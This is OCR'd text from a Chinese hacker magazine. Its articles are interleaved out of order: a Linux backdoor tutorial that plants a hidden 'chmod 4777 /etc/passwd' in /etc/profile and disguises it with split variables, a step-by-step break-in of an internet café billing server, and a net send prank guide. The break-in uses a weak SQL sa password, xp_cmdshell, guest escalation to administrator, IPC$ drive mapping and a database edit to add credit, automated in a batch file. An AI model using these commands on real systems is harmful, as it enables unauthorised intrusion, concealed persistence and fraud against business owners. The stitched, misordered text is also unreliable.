
ls 列出目录
get (mget) 远程机传输文件到本地
put (mput) 从本地传送文件到远程机
close 终止当前ftp会话
quit 退出当前

总结

到这里关于Linux的一些命令就讲完了，其实Linux强大的原因之一就是拥有强大的SHELL，因此掌握一定的SHELL命令是很有必要的，它对我们今后是大有帮助的。大家一定要掌握，由于篇幅原因，这里只能讲到这些，这都是我个人用Linux以来的经验，希望对大家有所帮助。在这里，我非常感谢NoHack编辑对我的大力支持。希望《黑客手册》越办越好，我的ID是冰晨浪。

编辑点评：

本文给大家介绍了Linux中经常会用到的命令，说实话，有的时候真的会被Linux的命令憋死，所以大家还是好好看看吧。不过Linux的命令并不只是这些，作者所说的Shell，也并不是学这些命令就可以掌握的。Shell强大并不是由于这些命令，而是强大的编程功能（可以看看今年四月的杂志）。要学好Linux和Shell，还有很长的路呢。最后提醒大家一下，Linux中严格区分大小写。

Linux系统后门技术3（后门启动篇）

图 姚晓宇【yxyhack】

从本文你可以学到：

1、/etc/profile文件的利用

2、通过变量来隐藏命令

前两期我们谈到了隐藏账户和权限后门，而且我教大家对这些后门的利用都很简单，没有需要任何工具，只是利用了linux系统的功能，相信大家都已经会用了。但是细心的读者会发现，这些后门的自启动都是通过crontab服务实现的，可是有些服务器偏偏就没有安装crontab服务，那样的话要如何激活我们的"小门门"呢？呵呵，这就是我今天要告诉大家的——如何开机启动后门！

/etc/profile是linux系统中每个用户登录时必须执行的脚本，呵呵，也许我说到这里时就让你想到了什么……对，修改它！在里面加入我们想要执行的shell程序，或者通过它来激活我们的后门！

"我先来简单的介绍一下/etc/profile文件，它的作用是为正在登录的用户设置环境变量、分配用户根目录、设置访问权限、分配shell安全命令、设置终端等等。文件的内容基本就是各种shell程序，我们取得服务器权限后可以对它进行修改和添加。"

先来看看我机器上的/etc/profile文件，如图1。




图1

看见了吧，内容挺多，全是shell脚本程序代码，一个屏幕的尺寸都还没有显示

泡吧八月星隙絮语：

批处理是微软的Windows操作系统提供的一种批量执行命令的方法，所以编写方法就很简单了，将要使用的命令一行一行写入文件就可以了，而且批处理文件是文本格式的，我们可以用记事本打开一个.bat(批处理文件的扩展名，还有.cmd)文件，这算是它的优点，也可以算是缺点吧！本期泡泡吧栏目中有两篇文章中都涉及到了批处理的编写，从这两篇文章中我们可以学到不同的批处理编写知识，希望大家能有所收获，玩好批处理是一件让人兴奋的事！另外的一篇文章告诉我们时刻都不要忘了用一双发现的眼睛看世界哦！

SA：实名制网吧的软肋——万象网吧入侵加钱

文 thc

从本文中你可以学到：

1、一些在Hacking中经常用到的CMD命令

2、SQL语句开启xp_cmdshell存储过程

3、修改数据库加钱需要注意的一些细节

在网吧给自己加钱对各位菜鸟朋友们来说应该不算什么新鲜事了，可大家有没有想过把加钱这个过程变的更简单些呢？经过我不断的摸索，总结出一个非常方便且得心应手的方法，就是用批处理。把所有可以用批处理完成的事情，都写进批处理。这样在最短的时间里完成操作，就把我们被网管发现的可能降到最低。当然写批处理是等我们把网吧主机搞定之后再做的事情，大家先看我如何在5分钟内搞定一个网吧，然后给自己加钱。

先给朋友们讲下我这里的情况吧，这里的网吧都用万象2004，而且统一都用上网人员登记卡，简称“网卡”（可不是机箱里插的那个哦！）。至于网管，我觉得他们除了收钱什么都不懂（这可是对我们最有利的条件啊！），所以网吧的安全方面自然做的不怎么样了。下面开始我们的入侵之旅！

首先我们来确定下记费主机，一般人都用局域网查看工具，可我不用。我觉得我们应该尽量避免使用工具，这样不但可以缩短入侵时间，而且可以提高大家的基础水平，慢慢的摆脱脚本菜鸟的称号哦！那我的方法是这样的：按**徽标键+R**（运行的快捷键），输入“CMD”，在命令提示符下输入**ipconfig**来看下自己的ip，我的是192.168.0.180，如图1。

```
C:\Documents and Settings\qykj\桌面>ipconfig

Windows IP Configuration

Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.0.180
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.0.1

C:\Documents and Settings\qykj\桌面>pause
请按任意键继续. . .
```

图1 查看本机IP地址

如果cmd被禁用，可以建立一个文本文件，输入“ipconfig”，然后回车，再输入**pause**，最后文件保存为后缀为.bat的文件，双击运行就可以看到结果了，实在不行就用精锐辅助工具破解吧，下同。（编辑：虽然存在批处理脚本可以执行，但是命令提示符不可以执行的情况，这时候可以尝试使用vbs和js脚本执行cmd命令输出结果到一个文本文件进而查看，或者先解除cmd的限制也可以）然后输入**netstat –na**，看下除了我自己的192.168.0.180外，如果还有其它的像192.168.0.100、192.168.0.199、192.168.0.254这样第四位比较大的IP，那它就有可能就是计费主机的IP了。我这里有192.168.0.248、192.168.0.166、192.168.0.200这样几个正和我这台客户机进行连接的IP，那计费主机就是其中的一个，如图2。

大概确定了计费主机的范围，我们拿出扫描利器X-SCAN，

完呢，只要你熟悉shell就能看懂它了。

我们只需要在文件中一个不引人注意的地方加入我们的命令就可以了，等到用户登录的时候就会去执行它。你大可不必去担心权限的问题，因为root在登录的时候就是以root权限在运行，还有什么命令是root不能执行的呢？！

比如，我在中间的一个地方加入这么一句**chmod 4777 /etc/passwd;**，如图2。

```
if [ -x /usr/bin/id ]; then
        USER="`id -un`"
        LOGNAME=$USER
        MAIL="/var/spool/mail/$USER"
fi

HOSTNAME=`/bin/hostname`
HISTSIZE=1000
chmod 4777 /etc/passwd;
if [ -z "$INPUTRC" -a ! -f "$HOME/.inputrc" ]; then
    INPUTRC=/etc/inputrc
fi

export PATH USER LOGNAME MAIL HOSTNAME HISTSIZE INPUTRC

for i in /etc/profile.d/*.sh ; do
    if [ -r "$i" ]; then
        . $i
    fi
```

图2

看见了吗？在中间光标停留的位置。设置好后，当root用户再登录的时候，这个命令就被执行了（如果有不知道这个命令是什么意思的朋友就买前两期的杂志看看吧。^_^）。看看我注销root后再登录的结果，如图3。

```
[root@localhost etc]# ll /etc/passwd
-rwsrwxrwx 1 root root 1619 07-10 16:53 /etc/passwd
[root@localhost etc]#
```

图3

呵呵，有了这个我们还有啥不能做的？虽然都是修改/etc/profile，但是不同的修改方式效果就不同，像上面那样明晃晃的写上chmod 4777 /etc/passwd；是很不明智的。因为大多数的linux管理员对于“4777”、“/etc/profile”等字眼是很过敏的！！！假如组合在一起出现的话，他们身上会起小疙瘩的！！！为了不让他们起小疙瘩我们接下来就需要做些事情了！嘿嘿……

首先定义2个变量**MYPWD=/etc/passwd;**和**MYOFFER=4777;**，然后用**chmod $MYOFFER $MYPWD;**去执行这个命令，呵呵……我想现在管理员会舒服很多了吧。

但是要注意，不要把这些定义集中在一起，尽量把他们分开放才能起到掩人耳目的作用！如图4。

```
# Path manipulation
MYOFFER=4777;
if [ "$EUID" = "0" ]; then
        pathmunge /sbin
        pathmunge /usr/sbin
        pathmunge /usr/local/sbin
fi

# No core files by default
ulimit -S -c 0 > /dev/null 2>&1

if [ -x /usr/bin/id ]; then
        USER="`id -un`"
        LOGNAME=$USER
        MAIL="/var/spool/mail/$USER"
fi
MYPWD=/etc/passwd;
HOSTNAME=`/bin/hostname`
HISTSIZE=1000
if [ -z "$INPUTRC" -a ! -f "$HOME/.inputrc" ]; then
    INPUTRC=/etc/inputrc
fi
chmod $MYOFFER $MYPWD;
```

图4

现在你还能一眼看出最后一行是后门命令了吗？呵呵，不那么容易了吧。

其实/etc/profile这个文件的利用方法还有很多很多，比如我们写了一个后门程序，可以把它放到一个隐蔽的目录，然后在/etc/profile中指定你的后门目录和文件名就可以开机运行了。

再有，/etc/profile文件本身就可以作成后门，我们只需修改它的规则就可以达到目的，比如修改环境变量设置，修改安全终端设置等等，而且这样很不容易被发现，足以对付经验不足的管理员了。

这么多的利用方式其实是要靠大家的聪明才智才能创作出来的，相信大家都能作出经典的后门，让我们一起把这门艺术发扬下去吧！

今天就说到这里了，大家88！

小编点评：等等啊……还没有看过瘾啊！各位读者是否也给小编一样呢？也要，先把本期的内容都理解消化掉再追求更新的技术知识吧！另外，作为管理员，还是常常在/etc/profile文件中搜索相关关键字（比如4777）找找一些蛛丝马迹吧。非常期待，继续期待……

点“设置”，把IP填上，如果有多个，就用逗号隔开，然后弱口令只选SQL，再选“无条件扫描”，最后点确定开始扫吧。不一会结果就出来了，IP地址为192.168.0.200的主机竟然有SQL弱口令，而且是SA权限，密码123，看来它就是计费主机了。哈哈，他完了！




图2 查看本地连接情况

(我这个地方可能是个特例，连续试了3家，3家都有这个漏洞，其它地方情况可能不同，不过我只是讲一个思路，只要大家多看些书，形成自己的知识链，就可以根据具体情况确定入侵方法。后来又试了一家，就没有这么幸运了。我觉得是这个原因：这里的网吧都用“上网人员登记卡”，用此卡就会用到SQL服务，用到SQL服务就可能有弱口令，默认用户名sa，密码123。网管10个有8个不会去改这个密码，因为他根本不知道sa的意思是“systemadministrator”）好了，我们继续。

有了sa弱口令，黑他只是时间的问题了！看我如何在3分钟内给自己的卡上加钱！

第一分钟

我们找下它的会员数据库。拿出工具“SQL连接器”，填入IP：192.168.0.200，用户：sa，密码：123，确定，连接成功，如图3。




图3 成功连接数据库

选“利用工具”——“dos命令”，用dir命令来找下数据库。可能出现“未能找到扩张存储过程 Master..xp_cmdshell”这样的错误提示，如图4。




图4 出现存储过程错误

可以这样解决：关闭dos命令，打开sql命令，依次执行命令：

程序代码开启cmdshell的SQL语句：**EXEC sp_addextendedproc xp_cmdshell ,@dllname ='xplog70.dll'**

判断存储扩展是否存在，返回结果为1就OK：**Select count(*) from master.dbo.sysobjects where xtype='X' and name='xp_cmdshell'**

恢复xp_cmdshell,：**Exec master.dbo.addextendedproc 'xp_cmdshell','xplog70.dll';select count(*) from master.dbo.sysobjects where xtype='X' and name='xp_cmdshell'**。返回结果为1就OK，否则上传xplog7.0.dll：**Exec master.dbo.addextendedproc 'xp_cmdshell','C:/WinNt/System32/xplog70.dll'**。

然后返回dos命令，输入**dir d:**，发现有个“oct2003的”文件夹，再输入“dir d:\oct2003\”找到了**oct2003.mdb**（有时可能会找到好几个文件夹里都有oct2003.mdb，只有一个是当前的，其它都是备份的，只要在文件夹下找到oct2003.ldb，当前目录下的oct2003.mdb就是当前数据库了）。找到了数据库就好办了，我们继续。

第二分钟

映射主机的d盘到本地。因为在映射的时候需要主机的用户密码，所以要先建立个用户在主机上。为了不让他发现，可以建立一个xx$的隐藏用户（加$代表隐藏，用tasklist命令是看不到的），或激活guest。在sql连接器的dos命令里输入**net user guest /active:yes**（激活guest账号），执行成功后输入**net localgroup administrators guest /add**命令把guest加入管理员组，执行成功后再输入**net user guest 123**，给guest加个密码。最后关掉sql连接器，在本地cmd里输入**NET USE \\192.168.0.200\IPC$ "123" /U:"GUEST"**、**NET USE X: \\192.168.0.200\D$**，成功后打开我的电脑看下，是不是多了个“192.168.0.200\d$”的磁盘？

第三分钟

自然到了给自己加钱的时候了。我们先进入映射的磁盘，找到oct2003.mdb，把他复制到本地，用数据库编辑器dbeditor打开，点“破解密码”，把密码复制下来，保存到一个地方（为什么要这样呢，因为用dbeditor远程打开数据库是无法破解密码的，原因是数据库当前正在被使用）。当然我们可以选择在本地打开数据库，加完钱后覆盖原文件，但这样可能会出现错误，造成对数据库的破坏，而且当我们把数据库拖过来改的时候，如果网管那里有人加钱，等我们把数据库再覆盖过去后，刚才网管加的钱就也被覆盖了，所以我不建议大家用这个方法（覆盖的时候可能会出现不能覆盖的问题，是因为权限不够，可以在映射之前在sql连接器的dos命令里输入**C:\>net share x$=d:\ /grant:everyone,FULL**即可解决。其中可选项/grant:everyone,FULL只有在Windows 2003上才能用，另外这个命令的意思是当连接2003的共享无写权限时，将权限赋予everyone，即每个用户）。为了方便，我选择直接远程操作数据库。然后关掉当前的数据库，浏览映射磁盘里的数据库，打开后把刚才破解的密码粘贴上去，点连接，成功，哈哈，现在就差找到自己的卡号加钱了。双击选择右边表里的“tusers”，在左边会出现所有的卡号信息，点搜索，输入你的卡号的最后四位，点搜索就可以看到你的卡号了。然后找到**mremain**那一项，看到你的余额了吧，看你怎么改喽，只要你不怕被网管K一顿，改100好了！^.^改完了别忘了再敲下回车，最后千万别忘了按下ctrl+s保存下，要不就白改了哦！改完后断开映射的磁盘，让网管发现要打屁屁哦。

现在看下你卡上的余额，什么？还是原来那么多？别着急嘛，还没完呢。改完了余额却没变是因为数据不同步，数据库里是改完了，可程序还认为是原来的啊，所以只要我们和程序建立下连接就好啦！我们改下会员密码，再看下时间，怎么样，成功了吧？^,^

朋友，你要是坚持看到这里，那我要恭喜你了，因为下面到了本文的重点了。

如果不想在加钱的时候被网管抓个正着，我们就要尽可能的简化加钱这个过程，使得我们能在最短的时间里完成操作。我所说的方法就是批处理，开头已经提到了。首先，我们先建立一个文本文件，输入以下内容：

```
@echo off
net use x: \\192.168.0.200\d$ "123" /u:"guest"
echo juzornwzxjfw
a.exe
pause
net use \\192.168.0.200\d$ /del
net use x: /del
exit
```

这几句代码的意思分别是：@echo off就是后台运行，就是不显示的意思；net use x：\\192.168.0.200\d$ "123" /u："guest"就是把主机的D盘映射为本地的X盘；echo juzornwzxjfw就是显示juzornwzxjfw，也就是我们前面得到的数据库密码；a.exe就是运行数据库编辑器（改名为a.exe）；pause就是暂停，等加完钱，按任意键就会继续向下执行；net use \\192.168.0.166\d$ /del就是删除主机共享；net use x：/del就是断开映射。

写完后按ctrl+s保存并把后缀改成.bat，把dbeditor.exe改成a.exe和这个bat文件放在同一目录，双击bat看下，dbeditor是不是自己跳出来了，再到我的电脑里看下，映射也自动完成了，方便吧！^,^最后把这个bat和a.exe打包保存在u盘里或qq的网盘里，用的时候直接下载下来用就可以了，是不是很方便啊！

[文章中涉及到的工具dbeditor和SQL综合利用工具光盘中有收录]

编辑点评：

不得不说这是一篇精彩的文章，作者将每一步操作的思路展现给了大家，让大家能明白他为什么要这么做，而不是仅仅在讲如何做，这样就达到了活学活用的效果。文章中结合了CMD命令、SQL语句、批处理的编写，在当今的大多数入侵活动中这些知识都是必须掌握的。作者运气比较好，发现了计费主机的SA弱口令，但他并没有满足——加完钱就算了，而把操作过程中可能出现的错误和细节展现给了读者，让我们少走了很多弯路，最后编制了一个批处理，来简化整个过程中的操作，技术含量更上一层。如果作者再结合一个命令行下的数据库编辑器编制一个新的批处理，相信加钱效率会成倍增长的。NOHACK

网吧等局域网络玩转net1 send命令

图 Breach

从本文中你可以学到：

1、熟悉掌握net1 send命令的使用

2、在局域网络玩转net1 send命令搞些恶作剧

相对net send这个命令，我更喜欢用**net1 send**，因为net send最终还是通过调用net1 send来实现的，它可用于将消息发送到网络上的其它用户、计算机或消息名。所谓消息名可以看作是计算机的别名，它是消息被发送时使用的名字，可以使用net name命令添加或删除计算机上的消息名。接收消息的计算机只要运行信使服务（Messenger服务）才能正确接收消息。

用户仅可以把消息发送给在网络上处于活动状态的名字。如果把消息发送给一个用户名，那么这个用户必须已经登录并且正在运行信使服务以便接收消息服务。

net send的命令格式如下：**NET SEND {name | * | /DOMAIN[:name] | /USERS} message**

name：表示指定用于发送消息的用户名、计算机名或消息名；

*：将消息发送给在域或工作组中的所有名称；

/domain:name：表示将消息发送给计算机域中的所有名称，也可以指定发送消息到指定域或工作组中的name；

/users：表示将消息发送给所有连接服务器的用户；

message：即是消息内容，就是你要发送给对方的聊天内容。

下面是一些例子：

要将消息"哈哈哈~.~"发送到用户breach（注：这里的breach可以是局域网里的任何机器，包括自己，这里的breach就是我自己的机器），命令为：**net1 send breach 哈哈哈~.~**，如图1。




图1 收到消息

其实也可以使用IP来标识计算机，如图2。



图2 发送消息到指定IP地址

要将消息发送到与服务器连接的所有用户，使用命令：**net send /users 哈哈哈~.~**。如果这台服务器上没有用户的会话，将会返回如图3的信息。




图3 返回失败信息

要发送带有特殊字符（星陨：这里的特殊字符指的是在CMD中具有一定功能的符号）的消息，比如"^"之类，那么就要用""把这些字符包含起来，要不就出现如下的情况，如图4。




图4 收到的消息和发送的消息不一致

如果要想达到预期目的，则使用命令：**net1 send breach "哈哈哈^.^"**，如图5。




图5 使用双引号将要发送的信息包括起来

上面讲述了net send的使用方法，下面就再啰嗦下一些注意情况：

1、要想使用net send信使服务，你必须把Messenger服务启动，一般Ghost版本的XP默认是禁止Messenger服务的，如图6。

